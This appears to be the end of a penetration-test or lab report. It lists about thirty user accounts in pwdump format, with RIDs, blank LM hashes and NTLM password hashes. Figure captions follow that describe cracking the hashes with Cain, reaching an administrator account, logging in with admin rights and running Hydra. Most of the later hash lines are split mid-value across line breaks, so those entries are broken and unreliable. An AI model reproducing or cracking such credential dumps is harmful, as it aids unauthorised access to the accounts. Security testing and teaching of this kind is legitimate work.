J. Murrell:8452:aad3b435b51404eeaad3b435b51404ee:3fabd7fc9b1a83b16370168f7fbc741e:::
A. Eisenmenger:8453:aad3b435b51404eeaad3b435b51404ee:583018f6618d5cb7004b6af75eadf510:::
S. Poore:8454:aad3b435b51404eeaad3b435b51404ee:2ece90083724c6050f1d7d54b57c13e0:::
A. Fritzler:8455:aad3b435b51404eeaad3b435b51404ee:6ac6a6fd88899f637cde5f2e6564a1e1:::
M. Otter:8456:aad3b435b51404eeaad3b435b51404ee:86439a616978705185f584bf350cf5dc:::
S. Kerfoot:8457:aad3b435b51404eeaad3b435b51404ee:8cb3522398cbe3dbd0abe6a26a87478e:::
B. Saari:8458:aad3b435b51404eeaad3b435b51404ee:53b1fd8b95ec2299731c623d948276c6:::
M. Colberg:8459:aad3b435b51404eeaad3b435b51404ee:1ac6ed1b576eb48ddf6676d0bb2aa3e5:::
V. Reighard:8460:aad3b435b51404eeaad3b435b51404ee:467e2d0e0e8daaf270d82b9dcc7124c6:::
S. Leverich:8461:aad3b435b51404eeaad3b435b51404ee:b5b73b1984e9c951d4e95924a1cbc34f:::
C. Hernadez:8462:aad3b435b51404eeaad3b435b51404ee:e4e95bee1e9e9b4d49020c3b659d85f3:::
E. Bolander:8463:aad3b435b51404eeaad3b435b51404ee:c6504719856851983a0ccc47f009ae96:::
S. Abercrombie:8464:aad3b435b51404eeaad3b435b51404ee:5375fdb80376829e2a30271aa81640c1:::
D. Kawasaki:8465:aad3b435b51404eeaad3b435b51404ee:08d8ed1eaeea3c8fd7acc06314976e36:::
J. Killion:8466:aad3b435b51404eeaad3b435b51404ee:6117435384806d5c98df5c4e3d0ae712:::
C. Spann:8467:aad3b435b51404eeaad3b435b51404ee:8d4aed79e85b97d730a06b0bea01a085:::

E. Bascom:8468:aad3b435b51404eeaad3b435b51404ee:1
f4ad2c305a1624d9e53bf1c34ad6977:::
W. Haakenson:8469:aad3b435b51404eeaad3b435b51404ee:2
cbec3d1df634a653b2b2a07e411a11a:::
K. Corney:8470:aad3b435b51404eeaad3b435b51404ee:071650
fb910bcf433f0944c2a48234f5:::
K. Husby:8471:aad3b435b51404eeaad3b435b51404ee:9
ba3b63f93788a77e9cd5ae290e35f9c:::
R. Avina:8472:aad3b435b51404eeaad3b435b51404ee
:280635941483e80a3ba540cae061754d:::
C. Corpuz:8473:aad3b435b51404eeaad3b435b51404ee:
c18f63bfcf49f049c9a4ea12fa5150b7:::
M. Tilman:8474:aad3b435b51404eeaad3b435b51404ee:47
b55ceed18efe45582bab180dcc6ce3:::
T. Blass:8475:aad3b435b51404eeaad3b435b51404ee:8
b121c8bc35ba87546985582f3329b8d:::
B. Schweitzer:8476:aad3b435b51404eeaad3b435b51404ee
:00860eb7c07bd00e9945faa01877b89a:::
W. Loch:8477:aad3b435b51404eeaad3b435b51404ee:90584
e3a0a419f3e208da1b39b2ec98a:::
N. Broady:8478:aad3b435b51404eeaad3b435b51404ee:
ce055cd6aca06cb629bce80c7bcae5d2:::
L. Sarver:8479:aad3b435b51404eeaad3b435b51404ee:
bf99adbdc97c1f9a1ad9f4efc4dd4be3:::
F. Ousley:8480:aad3b435b51404eeaad3b435b51404ee:53
effa66137a652ea07b6a6b8451ac6e:::
T. Prestidge:8481:aad3b435b51404eeaad3b435b51404ee:
f7d460e1c769b6a8a68ca878cfedf5ce:::
G. Nordeen:8482:aad3b435b51404eeaad3b435b51404ee:05
a3d4704d52997e255c4dc0ba3fae1c:::
G. Youngberg:8483:aad3b435b51404eeaad3b435b51404ee:
e1f0f84ff05796020ef43891709cfc77:::
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


XVI Using Cain to Crack the Hashes



XVII Cracked Administrator Account



XVIII Logged in with Administrative Privileges



XIX Hydra Input

XX Hydra Output